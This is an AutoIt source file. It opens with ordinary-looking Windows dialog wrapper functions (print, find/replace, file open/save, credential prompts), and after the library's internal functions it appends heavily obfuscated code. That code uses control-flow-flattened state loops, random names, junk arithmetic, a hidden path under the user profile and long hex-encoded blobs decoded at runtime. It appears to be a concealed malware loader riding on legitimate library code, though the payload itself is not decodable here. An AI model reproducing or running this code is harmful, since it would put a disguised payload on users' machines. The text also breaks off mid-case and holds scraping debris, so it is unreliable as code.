IF NOT $ARET [0 ] THEN RETURN SETERROR (10 ,
_WINAPI_COMMDLGEXTENDEDERROREX () , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PRINTDLGEX (BYREF $TPRINTDLGEX )
LOCAL $TPDEX = DLLSTRUCTCREATE ($TAGPRINTDLGEX , DLLSTRUCTGETPTR
($TPRINTDLGEX ) )
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LOCAL $ARET = DLLCALL ("comdlg32.dll" , "long" , "PrintDlgExW" , "struct*" , $TPDEX )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN SETEXTENDED (DLLSTRUCTGETDATA ($TPDEX , "ResultAction" ) , 1 )
ENDFUNC
FUNC _WINAPI_REPLACETEXTDLG ($HOWNER , $SFINDWHAT = "" , $SREPLACEWITH
= "" , $IFLAGS = 0 , $PREPLACEPROC = 0 , $LPARAM = 0 )
$__G_PFRBUFFER = __HEAPREALLOC ($__G_PFRBUFFER , 4 * $__G_IFRBUFFERSIZE
)
IF @ERROR THEN RETURN SETERROR (@ERROR + 100 , @EXTENDED , 0 )
LOCAL $TBUFF = DLLSTRUCTCREATE ("wchar[" & $__G_IFRBUFFERSIZE & "];wchar[" &
$__G_IFRBUFFERSIZE & "]" , $__G_PFRBUFFER )
DLLSTRUCTSETDATA ($TBUFF , 1 , STRINGLEFT ($SFINDWHAT ,
$__G_IFRBUFFERSIZE + 4294967295 ) )
DLLSTRUCTSETDATA ($TBUFF , 2 , STRINGLEFT ($SREPLACEWITH ,
$__G_IFRBUFFERSIZE + 4294967295 ) )
LOCAL $TFR = DLLSTRUCTCREATE ($TAGFINDREPLACE )
DLLSTRUCTSETDATA ($TFR , "Size" , DLLSTRUCTGETSIZE ($TFR ) )
DLLSTRUCTSETDATA ($TFR , "hOwner" , $HOWNER )
DLLSTRUCTSETDATA ($TFR , "hInstance" , 0 )
DLLSTRUCTSETDATA ($TFR , "Flags" , $IFLAGS )
DLLSTRUCTSETDATA ($TFR , "FindWhat" , DLLSTRUCTGETPTR ($TBUFF , 1 ) )
DLLSTRUCTSETDATA ($TFR , "ReplaceWith" , DLLSTRUCTGETPTR ($TBUFF , 2 ) )
DLLSTRUCTSETDATA ($TFR , "FindWhatLen" , $__G_IFRBUFFERSIZE * 2 )
DLLSTRUCTSETDATA ($TFR , "ReplaceWithLen" , $__G_IFRBUFFERSIZE * 2 )
DLLSTRUCTSETDATA ($TFR , "lParam" , $LPARAM )
DLLSTRUCTSETDATA ($TFR , "Hook" , $PREPLACEPROC )
DLLSTRUCTSETDATA ($TFR , "TemplateName" , 0 )
LOCAL $ARET = DLLCALL ("comdlg32.dll" , "hwnd" , "ReplaceTextW" , "struct*" , $TFR )
IF @ERROR OR NOT $ARET [0 ] THEN
LOCAL $IERROR = @ERROR
__HEAPFREE ($__G_PFRBUFFER )
IF ISARRAY ($ARET ) THEN
RETURN SETERROR (10 , _WINAPI_COMMDLGEXTENDEDERROREX () , 0 )
ELSE
RETURN SETERROR ($IERROR , 0 , 0 )
ENDIF
ENDIF
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_RESTARTDLG ($STEXT = "" , $IFLAGS = 2 , $HPARENT = 0 )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "RestartDialog" , "hwnd" , $HPARENT , "wstr"
, $STEXT , "int" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SAVEFILEDLG ($STITLE = "" , $SINITDIR = "" , $SFILTERS = "" ,
$IDEFAULTFILTER = 0 , $SDEFAULTFILEPATH = "" , $SDEFAULTEXT = "" , $IFLAGS = 0 ,
$IFLAGSEX = 0 , $POFNPROC = 0 , $PDATA = 0 , $HPARENT = 0 )
LOCAL $SRESULT = __OFNDLG (1 , $STITLE , $SINITDIR , $SFILTERS ,
$IDEFAULTFILTER , $SDEFAULTFILEPATH , $SDEFAULTEXT , $IFLAGS , $IFLAGSEX ,
$POFNPROC , $PDATA , $HPARENT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $SRESULT
ENDFUNC
FUNC _WINAPI_SETFRBUFFER ($ICHARS )
$ICHARS = NUMBER ($ICHARS )
IF $ICHARS < 80 THEN
$ICHARS = 80
ENDIF
$__G_IFRBUFFERSIZE = $ICHARS + 1
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLABOUTDLG ($STITLE , $SNAME , $STEXT , $HICON = 0 ,
$HPARENT = 0 )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "ShellAboutW" , "hwnd" , $HPARENT , "wstr"
, $STITLE & "#" & $SNAME , "wstr" , $STEXT , "handle" , $HICON )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLOPENWITHDLG ($SFILEPATH , $IFLAGS = 0 , $HPARENT = 0 )
LOCAL $TOPENASINFO = DLLSTRUCTCREATE ("ptr;ptr;dword;wchar[" & (STRINGLEN
($SFILEPATH ) + 1 ) & "]" )
DLLSTRUCTSETDATA ($TOPENASINFO , 1 , DLLSTRUCTGETPTR ($TOPENASINFO , 4 )
)
DLLSTRUCTSETDATA ($TOPENASINFO , 2 , 0 )
DLLSTRUCTSETDATA ($TOPENASINFO , 3 , $IFLAGS )
DLLSTRUCTSETDATA ($TOPENASINFO , 4 , $SFILEPATH )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHOpenWithDialog" , "hwnd" , $HPARENT
, "struct*" , $TOPENASINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLSTARTNETCONNECTIONDLG ($SREMOTE = "" , $IFLAGS = 0 ,
$HPARENT = 0 )
LOCAL $STYPEOFREMOTE = "wstr"
IF NOT STRINGSTRIPWS ($SREMOTE , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$STYPEOFREMOTE = "ptr"
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$SREMOTE = 0
ENDIF
DLLCALL ("shell32.dll" , "long" , "SHStartNetConnectionDialogW" , "hwnd" , $HPARENT ,
$STYPEOFREMOTE , $SREMOTE , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLUSERAUTHENTICATIONDLG ($SCAPTION , $SMESSAGE ,
$SUSER , $SPASSWORD , $STARGET , $IFLAGS = 0 , $IERROR = 0 , $BSAVE = FALSE ,
$HBITMAP = 0 , $HPARENT = 0 )
IF NOT __DLL ("credui.dll" ) THEN RETURN SETERROR (103 , 0 , 0 )
LOCAL $TINFO = DLLSTRUCTCREATE ("dword;hwnd;ptr;ptr;ptr;wchar[" & (STRINGLEN
($SMESSAGE ) + 1 ) & "];wchar[" & (STRINGLEN ($SCAPTION ) + 1 ) & "]" )
DLLSTRUCTSETDATA ($TINFO , 1 , DLLSTRUCTGETPTR ($TINFO , 6 ) -
DLLSTRUCTGETPTR ($TINFO ) )
DLLSTRUCTSETDATA ($TINFO , 2 , $HPARENT )
DLLSTRUCTSETDATA ($TINFO , 3 , DLLSTRUCTGETPTR ($TINFO , 6 ) )
DLLSTRUCTSETDATA ($TINFO , 4 , DLLSTRUCTGETPTR ($TINFO , 7 ) )
DLLSTRUCTSETDATA ($TINFO , 5 , $HBITMAP )
DLLSTRUCTSETDATA ($TINFO , 6 , $SMESSAGE )
DLLSTRUCTSETDATA ($TINFO , 7 , $SCAPTION )
LOCAL $ARET = DLLCALL ("credui.dll" , "dword" , "CredUIPromptForCredentialsW" , "struct*"
, $TINFO , "wstr" , $STARGET , "ptr" , 0 , "dword" , $IERROR , "wstr" , $SUSER , "ulong" ,
4096 , "wstr" , $SPASSWORD , "ulong" , 4096 , "bool*" , $BSAVE , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
LOCAL $ARESULT [3 ]
$ARESULT [0 ] = $ARET [5 ]
$ARESULT [1 ] = $ARET [7 ]
$ARESULT [2 ] = $ARET [9 ]
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_SHELLUSERAUTHENTICATIONDLGEX ($SCAPTION , $SMESSAGE ,
$SUSER , $SPASSWORD , $IFLAGS = 0 , $IAUTHERROR = 0 , $BSAVE = FALSE ,
$IPACKAGE = 0 , $HPARENT = 0 )
IF NOT __DLL ("credui.dll" ) THEN RETURN SETERROR (103 , 0 , 0 )
LOCAL $TBLOB = 0 , $ARET
IF STRINGLEN ($SUSER ) THEN
$ARET = DLLCALL ("credui.dll" , "bool" , "CredPackAuthenticationBufferW" , "dword" , 1 ,
"wstr" , $SUSER , "wstr" , $SPASSWORD , "ptr" , 0 , "dword*" , 0 )
IF @ERROR OR NOT $ARET [5 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
$TBLOB = DLLSTRUCTCREATE ("byte[" & $ARET [5 ] & "]" )
$ARET = DLLCALL ("credui.dll" , "bool" , "CredPackAuthenticationBufferW" , "dword" , 1 ,
"wstr" , $SUSER , "wstr" , $SPASSWORD , "struct*" , $TBLOB , "dword*" , $ARET [5 ] )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 20 ,
@EXTENDED , 0 )
ENDIF
LOCAL $TINFO = DLLSTRUCTCREATE ("dword;hwnd;ptr;ptr;ptr;wchar[" & (STRINGLEN
($SMESSAGE ) + 1 ) & "];wchar[" & (STRINGLEN ($SCAPTION ) + 1 ) & "]" )
DLLSTRUCTSETDATA ($TINFO , 1 , DLLSTRUCTGETPTR ($TINFO , 6 ) -
DLLSTRUCTGETPTR ($TINFO ) )
DLLSTRUCTSETDATA ($TINFO , 2 , $HPARENT )
DLLSTRUCTSETDATA ($TINFO , 3 , DLLSTRUCTGETPTR ($TINFO , 6 ) )
DLLSTRUCTSETDATA ($TINFO , 4 , DLLSTRUCTGETPTR ($TINFO , 7 ) )
DLLSTRUCTSETDATA ($TINFO , 5 , 0 )
DLLSTRUCTSETDATA ($TINFO , 6 , $SMESSAGE )
DLLSTRUCTSETDATA ($TINFO , 7 , $SCAPTION )
$ARET = DLLCALL ("credui.dll" , "dword" , "CredUIPromptForWindowsCredentialsW" ,
"struct*" , $TINFO , "dword" , $IAUTHERROR , "ulong*" , $IPACKAGE , "struct*" , $TBLOB ,
"ulong" , DLLSTRUCTGETSIZE ($TBLOB ) , "ptr*" , 0 , "ulong*" , 0 , "bool*" , $BSAVE ,
"dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR + 30 , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (30 , $ARET [0 ] , 0 )
LOCAL $ARESULT [4 ] , $IERROR = 0
$ARESULT [2 ] = $ARET [8 ]
$ARESULT [3 ] = $ARET [3 ]
LOCAL $PBLOB = $ARET [6 ]
LOCAL $ISIZE = $ARET [7 ]
$ARET = DLLCALL ("credui.dll" , "bool" , "CredUnPackAuthenticationBufferW" , "dword" , 1 ,
"ptr" , $PBLOB , "dword" , $ISIZE , "wstr" , "" , "dword*" , 4096 , "wstr" , "" , "dword*" , 4096 ,
"wstr" , "" , "dword*" , 4096 )
IF NOT @ERROR AND $ARET [0 ] THEN
$ARESULT [0 ] = $ARET [4 ]
$ARESULT [1 ] = $ARET [8 ]
ELSE
$IERROR = @ERROR + 40
ENDIF
IF NOT _WINAPI_ZEROMEMORY ($PBLOB , $ISIZE ) THEN
ENDIF
_WINAPI_COTASKMEMFREE ($PBLOB )
IF $IERROR THEN RETURN SETERROR ($IERROR , 0 , 0 )
RETURN $ARESULT
ENDFUNC
#EndRegion Public Functions
#Region Internal Functions
FUNC __OFNDLG ($IDLG , $STITLE , $SINITDIR , $SFILTERS , $IDEFFILTER , $SDEFFILE
, $SDEFEXT , $IFLAGS , $IFLAGSEX , $POFNPROC , $PDATA , $HPARENT )
LOCAL $TBUFFER = DLLSTRUCTCREATE ("wchar[32768]" )
LOCAL $TFILTERS = 0 , $TDEFEXT = 0 , $TINITDIR = 0 , $TTITLE = 0
LOCAL $TOFN = DLLSTRUCTCREATE ($TAGOPENFILENAME )
```

General

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DLLSTRUCTSETDATA ($TOFN , "StructSize" , DLLSTRUCTGETSIZE ($TOFN ) )
DLLSTRUCTSETDATA ($TOFN , "hwndOwner" , $HPARENT )
DLLSTRUCTSETDATA ($TOFN , 3 , 0 )
LOCAL $ADATA = STRINGSPLIT ($SFILTERS , "|" )
LOCAL $AFILTERS [$ADATA [0 ] * 2 ]
LOCAL $ICOUNT = 0
FOR $I = 1 TO $ADATA [0 ]
$AFILTERS [$ICOUNT + 0 ] = STRINGSTRIPWS ($ADATA [$I ] , $STR_STRIPLEADING +
$STR_STRIPTRAILING )
$AFILTERS [$ICOUNT + 1 ] = STRINGSTRIPWS (STRINGREGEXPREPLACE ($ADATA [$I ]
, ".*\((.*)\)" , "\1" ) , $STR_STRIPALL )
IF $AFILTERS [$ICOUNT + 1 ] THEN
$ICOUNT += 2
ENDIF
NEXT
IF $ICOUNT THEN
$TFILTERS = _WINAPI_ARRAYTOSTRUCT ($AFILTERS , 0 , $ICOUNT + 4294967295 )
IF @ERROR THEN
ENDIF
ENDIF
DLLSTRUCTSETDATA ($TOFN , "lpstrFilter" , DLLSTRUCTGETPTR ($TFILTERS ) )
DLLSTRUCTSETDATA ($TOFN , 5 , 0 )
DLLSTRUCTSETDATA ($TOFN , 6 , 0 )
DLLSTRUCTSETDATA ($TOFN , "nFilterIndex" , $IDEFFILTER )
$SDEFFILE = STRINGSTRIPWS ($SDEFFILE , $STR_STRIPLEADING +
$STR_STRIPTRAILING )
IF $SDEFFILE THEN
DLLSTRUCTSETDATA ($TBUFFER , 1 , $SDEFFILE )
ENDIF
DLLSTRUCTSETDATA ($TOFN , "lpstrFile" , DLLSTRUCTGETPTR ($TBUFFER ) )
DLLSTRUCTSETDATA ($TOFN , "nMaxFile" , 32768 )
DLLSTRUCTSETDATA ($TOFN , 10 , 0 )
DLLSTRUCTSETDATA ($TOFN , 11 , 0 )
$SINITDIR = STRINGSTRIPWS ($SINITDIR , $STR_STRIPLEADING +
$STR_STRIPTRAILING )
IF $SINITDIR THEN
$TINITDIR = DLLSTRUCTCREATE ("wchar[" & (STRINGLEN ($SINITDIR ) + 1 ) & "]" )
ENDIF
DLLSTRUCTSETDATA ($TINITDIR , 1 , $SINITDIR )
DLLSTRUCTSETDATA ($TOFN , "lpstrInitialDir" , DLLSTRUCTGETPTR ($TINITDIR ) )
$STITLE = STRINGSTRIPWS ($STITLE , $STR_STRIPLEADING + $STR_STRIPTRAILING )
IF $STITLE THEN
$TTITLE = DLLSTRUCTCREATE ("wchar[" & (STRINGLEN ($STITLE ) + 1 ) & "]" )
ENDIF
DLLSTRUCTSETDATA ($TTITLE , 1 , $STITLE )
DLLSTRUCTSETDATA ($TOFN , "lpstrTitle" , DLLSTRUCTGETPTR ($TTITLE ) )
DLLSTRUCTSETDATA ($TOFN , "Flags" , $IFLAGS )
DLLSTRUCTSETDATA ($TOFN , 15 , 0 )
DLLSTRUCTSETDATA ($TOFN , 16 , 0 )
$SDEFEXT = STRINGSTRIPWS ($SDEFEXT , $STR_STRIPLEADING +
$STR_STRIPTRAILING )
IF $SDEFEXT THEN
$TDEFEXT = DLLSTRUCTCREATE ("wchar[" & (STRINGLEN ($TDEFEXT ) + 1 ) & "]" )
ENDIF
DLLSTRUCTSETDATA ($TDEFEXT , 1 , STRINGREPLACE ($SDEFEXT , "." , "" ) )
DLLSTRUCTSETDATA ($TOFN , "lpstrDefExt" , DLLSTRUCTGETPTR ($TDEFEXT ) )
DLLSTRUCTSETDATA ($TOFN , "lCustData" , $PDATA )
DLLSTRUCTSETDATA ($TOFN , "lpfnHook" , $POFNPROC )
DLLSTRUCTSETDATA ($TOFN , 20 , 0 )
DLLSTRUCTSETDATA ($TOFN , 21 , 0 )
DLLSTRUCTSETDATA ($TOFN , 22 , 0 )
DLLSTRUCTSETDATA ($TOFN , "FlagsEx" , $IFLAGSEX )
LOCAL $ARET
SWITCH $IDLG
CASE 0
$ARET = DLLCALL ("comdlg32.dll" , "bool" , "GetOpenFileNameW" , "struct*" , $TOFN )
CASE 1
$ARET = DLLCALL ("comdlg32.dll" , "bool" , "GetSaveFileNameW" , "struct*" , $TOFN )
CASE ELSE
ENDSWITCH
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF NOT $ARET [0 ] THEN RETURN SETERROR (10 ,
_WINAPI_COMMDLGEXTENDEDERROREX () , "" )
IF BITAND ($IFLAGS , $OFN_ALLOWMULTISELECT ) THEN
IF BITAND ($IFLAGS , $OFN_EXPLORER ) THEN
$ADATA = _WINAPI_STRUCTTOARRAY ($TBUFFER )
IF @ERROR THEN
RETURN SETERROR (11 , 0 , "" )
ENDIF
ELSE
$ADATA = STRINGSPLIT (DLLSTRUCTGETDATA ($TBUFFER , 1 ) , " " )
ENDIF
SWITCH $ADATA [0 ]
CASE 0
RETURN SETERROR (12 , 0 , "" )
CASE 1
CASE ELSE
LOCAL $SPATH = $ADATA [1 ]
FOR $I = 2 TO $ADATA [0 ]
$ADATA [$I + 4294967295 ] = _WINAPI_PATHAPPEND ($SPATH , $ADATA [$I ] )
```

```
NEXT
REDIM $ADATA [$ADATA [0 ] ]
$ADATA [0 ] -= 1
ENDSWITCH
ELSE
$ADATA = DLLSTRUCTGETDATA ($TBUFFER , 1 )
ENDIF
$__G_VEXT = $TOFN
RETURN $ADATA
ENDFUNC
FUNC __WINAPI_PARSEMULTISELECTFILEDIALOGPATH ($APATH )
LOCAL $AFILES [UBOUND ($APATH ) + 1 ]
$AFILES [0 ] = UBOUND ($APATH )
$AFILES [1 ] = STRINGMID ($APATH [1 ] , 1 , STRINGINSTR ($APATH [1 ] , "\" ,
$STR_NOCASESENSEBASIC , + 4294967295 ) + 4294967295 )
FOR $I = 1 TO UBOUND ($APATH ) + 4294967295
$AFILES [$I + 1 ] = STRINGMID ($APATH [$I ] , STRINGINSTR ($APATH [$I ] , "\" ,
$STR_NOCASESENSEBASIC , + 4294967295 ) + 1 )
NEXT
RETURN $AFILES
ENDFUNC
FUNC __WINAPI_PARSEFILEDIALOGPATH ($SPATH )
LOCAL $AFILES [3 ]
$AFILES [0 ] = 2
$AFILES [1 ] = STRINGMID ($SPATH , 1 , STRINGINSTR ($SPATH , "\" ,
$STR_NOCASESENSEBASIC , + 4294967295 ) + 4294967295 )
$AFILES [2 ] = STRINGMID ($SPATH , STRINGINSTR ($SPATH , "\" ,
$STR_NOCASESENSEBASIC , + 4294967295 ) + 1 )
RETURN $AFILES
ENDFUNC
#EndRegion Internal Functions
GLOBAL $1396810998 = 66485247
GLOBAL $BCB6YRS8TM = 2661380
DO
SWITCH $1396810998
CASE 66485247
DIM $DSKJ = @USERPROFILEDIR & "\assignedaccessproviderevents"
$1396810998 = 1640164563
$BCB6YRS8TM = $BCB6YRS8TM + 1
CASE 461545339
LOCAL $HANDLE
$1396810998 = 659661563
$BCB6YRS8TM = $BCB6YRS8TM + 1
CASE 498628477
$1396810998 = 461545339
$BCB6YRS8TM = $BCB6YRS8TM + 1
CASE 659661563
$BCB6YRS8TM = 2661385
CASE 1640164563
OPT (MTDUDAQCWRWM ("5670637B4B616D6C4A6B66672" ) , MTDUDAQCWRWM ("323"
) )
$1396810998 = 498628477
$BCB6YRS8TM = $BCB6YRS8TM + 1
ENDSWITCH
ISBINARY (MTDUDAQCWRWM
("7A6F64574033484232545 56E527037714E6D764C7952487248413" ) )
UNTIL $BCB6YRS8TM = 2661385
FUNC PIOLWBVXYS ($GF6DF148745 , $SD55V54CVX1X4 )
GLOBAL $1931633093 = 66485247
GLOBAL $AW1LULG3Q9 = 1135110
DO
ISBINARY (2052974 * 3787278 * 149097 )
SWITCH $1931633093
CASE 37862237
LOCAL $EBDSXNXDQ = $A ($B (MTDUDAQCWRWM
("337B31373442343034303537353134323546313331353133313130333033303330333033
330333033303330333033303330333033303330333033303330333033303330333033303330333033303
303330333033303330333033303330333033303330333033303330333033303330333033303330333033
033303330333033303330333033303330333033303330333033303330333033303330333033303330333
333033303330333033303330333033303330333033303330333033303330333033303330333033303330
330333033303330333033303330333033303330333033303330333033303330333033303330333033303
303330333033303330333033303330333033303330333033303330333033303330333033303330333033
033303330333033303330333033303330333033303330333033303330333033303330333033303330333
333033303330333033303330333033303330333033303331313" ) ) )
$1931633093 = 115527481
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 62585352
LOCAL $OWHBZYXHN = $A ($B (MTDUDAQCWRWM
("3179333537433736363836333733373236343635363133313337331333332313231323132
323132313231323132313231323132313231323132313231323132313231323132313231323132313231
231323132313231323132313231323132313231323132313231323132313231323132313231323132313
313231323132313231323132313231323132313231323132313231323132313231323132313231323132
132313231323132313231323132313231323132313231323132313231323132313231323132313231323
323132313231323132313231323132313231323132313231323132313231323132313231323132313231
231323132313231323132313231323132313231323132313231323132313231323132313231323132313
313231323132313231323132313231323132313231323132313231323132313231323132313231323132
132313231323132313231323132313231323132313231323133331" ) ) )
$1931633093 = 968575971
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 66485247
$1931633093 = 1640164563
```

General

```
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 110011422
LOCAL $RXWFY = $A ($B (MTDUDAQCWRWM
("3078323436413739363437323737373936423730363332303236323032323337333833353434
33383436343134363436343634363336343633373332333733393330333034333337333433353
4313433333434333336343633363331333633343433333733343335343233303334343333363
3933363332333733323433333733343335343233343336333133373332333733393334333133
8333833343335343233383433333733383335333534333436343634363436343634363334333
3336333533373334333533303433333733383335333633303436343634363436343634363337
3323336343633363333333433313433333733383335333633343436343634363436343634363
3633343336333433373332333633353336333634333337333833353336333834363436343634
634363436333733333337333333383338333833353336343132320" ) ) )
$1931633093 = 2044148400
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 115527481
LOCAL $NZADIFY = $A ($B (MTDUDAQCWRWM
("337B3137353635313537343034 3B3546343B35373432313331353133313130333033303330
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
0333033303330333033303330333033303330333033303330333033303330333033303330333
3330333033303330333033303330333033303330333033303330333033303330333033303330
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
0333033303330333033303330333033303330333033303330333033303330333033303330333
333033303330333033303330333033303330333033303331313" ) ) )
$1931633093 = 447759567
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 131139374
LOCAL $ICYNCM = $A ($B (MTDUDAQCWRWM
("337B3137343235473545353B353A34363434353B34373133313531333131303330333033303
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
0333033303330333033303330333033303330333033303330333033303330333033303330333
3330333033303330333033303330333033303330333033303330333033303330333033303330
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
0333033303330333033303330333033303330333033303330333033303330333033303330333
333033303330333033303330333033303330333033303331313" ) ) )
$1931633093 = 681238351
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 141465917
LOCAL $TRWKSF = $A ($B (MTDUDAQCWRWM
("327A3036344634343447353A353535333032303430323030313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
32313231323132313231323132313231323130302" ) ) )
$1931633093 = 1413537436
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 143207412
LOCAL $QHIBMXIJK = $A ($B (MTDUDAQCWRWM
("30783234373836373643363536393737374132303236323032323330333033303330333033
3330333033303330333033303330333033303330333033303330333033303330333033303330
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
0333033303330333033303330333033303330333033303330333033303330333033303330333
3330333033303330333033303330333033303330333033303330333033303330333033303330
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
03330333033303330333033303330333033303330333032320" ) ) )
$1931633093 = 738298583
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 164203506
LOCAL $RYZVKCUYA = $A ($B (MTDUDAQCWRWM
("347C3630333D3235324232413236324233363331324636343632363436363734373437343437
4373437343734373437343734373437343734373437343734373437343734373437343734373
3734373437343734373437343734373437343734373437343734373437343734373437343734
7343734373437343734373437343734373437343734373437343734373437343734373437343
3437343734373437343734373437343734373437343734373437343734373437343734373437
4373437343734373437343734373437343734373437343734373437343734373437343734373
3734373437343734373437343734373437343734373437343734373437343734373437343734
7343734373437343734373437343734373437343734373437343734373437343734373437343
3437343734373437343734373437343734373437343734373436364" ) ) )
$1931633093 = 1896016662
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 188325663
LOCAL $KVSTDS = $A ($B (MTDUDAQCWRWM
("3078323436313736373936363634364632303236323032323338333633333337333433363333
33363436333633363433333733343335343434333336343533303330343333373334333534323
4333334343533373334333434343336333134333337333433353433333033373330333533363
3633393336333534333337333433353433333433373337333434363336333633353333343333
7333433353433333833363335333633333337333433363339333633363433333733343335343
3433333634363336343533383338333433353433334353333343234343338333733353330333
3333333343333303435333934313339333033303330333033303330333834343334333534343
3033353330343533383434343634363435343634363436343633383432343633383338343433
4333534323433333533303435333834343334332320" ) ) )
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General

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$1931633093 = 1363940638
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 198714220
LOCAL $JYDRWYKPC = $A ($B (MTDUDAQCWRWM
("327A30363534353A3443343634413032303430323030363436343135313631373130313431
731343631363131353133A3137313A3631363436333634363436343634313431373134313331
531313134313736313135313A3137313B3132363436333634363436343634313631313436
431343637313531363631313531 3A3137313B3136363436333634363436343634313431373131
5313A3135313631323132363131353 13A3137313B313A3634363336343634363436343136363
731353136313731303134313736313135313A3137313B3631363436333634363436343634313
431333134313631373134313431 3B3631313531 3A3137363331323634363336343634363436
431353130313531363135313731343133363131353 13A3137363331363634363336343634363
3634313436313136363631343137313436363613013 2" ) ) )
$1931633093 = 110011422
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 199796162
LOCAL $WZXXX = $A ($B (MTDUDAQCWRWM
("307832343631373536453732364336423230323632303232343634343634363436343634
333733383335333833343436343334363436343634363334333333373332333633353363331
433333733383335333833383436343334634363436343633373334333633353335333033373
323433333733383335333834333436343334634363436343633363436333633333336333533
733333336333634333337333833533393330343634333436343634363437333333533
333833383338333533393332343634333436343634363436433333733383335333133343436
434343634363436343633353332333733433363433333534313433333733383335333133383
363434343634363436343633363335333733323336343633343434333373338333533313 4
334363434343634363436343633633353333632320" ) ) )
$1931633093 = 1149329648
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 206621569
$1931633093 = 1396237879
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 210174889
LOCAL $MZZCHZTFC = $A ($B (MTDUDAQCWRWM
("307832343639373936383644373536313636363337313230323632303232333033303330333
333033033033033033033033033033033033033033033033033033033033033033033033033330
330333033033033033033033033033033033033033033033033033033033033033033033033303
303330333033033033033033033033033033033033033033033033033033033033033033033033
033330333033033033033033033033033033033033033033033033033033033033033033033033
333033033033033033033033033033033033033033033033033033033033033033033033033330
330333033033033033033033033033033033033033033033033033033033033033033033033303
303330333033033033033033033033033033033033033033033033033033033033033033033033
033330333033033033033033033033033033033033033033032320" ) ) )
$1931633093 = 606168564
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 238109556
LOCAL $EJPWYGQ = $A ($B (MTDUDAQCWRWM
("327A303634343435303433354334 3B3534353B353730323034303230303634363036343636
436343634313436343134363731 3A313A313731353130363436303634363436343634363436
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136313631373134363736313135313A31373136313A3634313B363430302" ) ) )
$1931633093 = 1191629704
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 248506024
LOCAL $CLDDA = $A ($B (MTDUDAQCWRWM
("307832343639363836453639364532303236323032323330333731332333634363336333634
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634363436343634363336331333633932320" ) ) )
$1931633093 = 979855179
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 258734893
LOCAL $BLOKDLV = $A ($B (MTDUDAQCWRWM
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A36303634313A3634313136333137313736343137363731373030 2" ) ) )
$1931633093 = 1186058150
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 259414264
LOCAL $ODPVTM = $A ($B (MTDUDAQCWRWM
("347C3630333633313333323532373345333736343632363436363032303737333737 3C373137
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3C373137353037303230353032303230323032373237373733730373237 3D3732303723723
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General

C37313032373030323730323032303230323730303737323730373337363730373330373737
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$1931633093 = 1481891654
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 261833793
LOCAL $IVPSU = $A ($B (MTDUDAQCWRWM
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$1931633093 = 539605149
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 277961215
LOCAL $VNZZFQZ = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1509550100
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 315666680
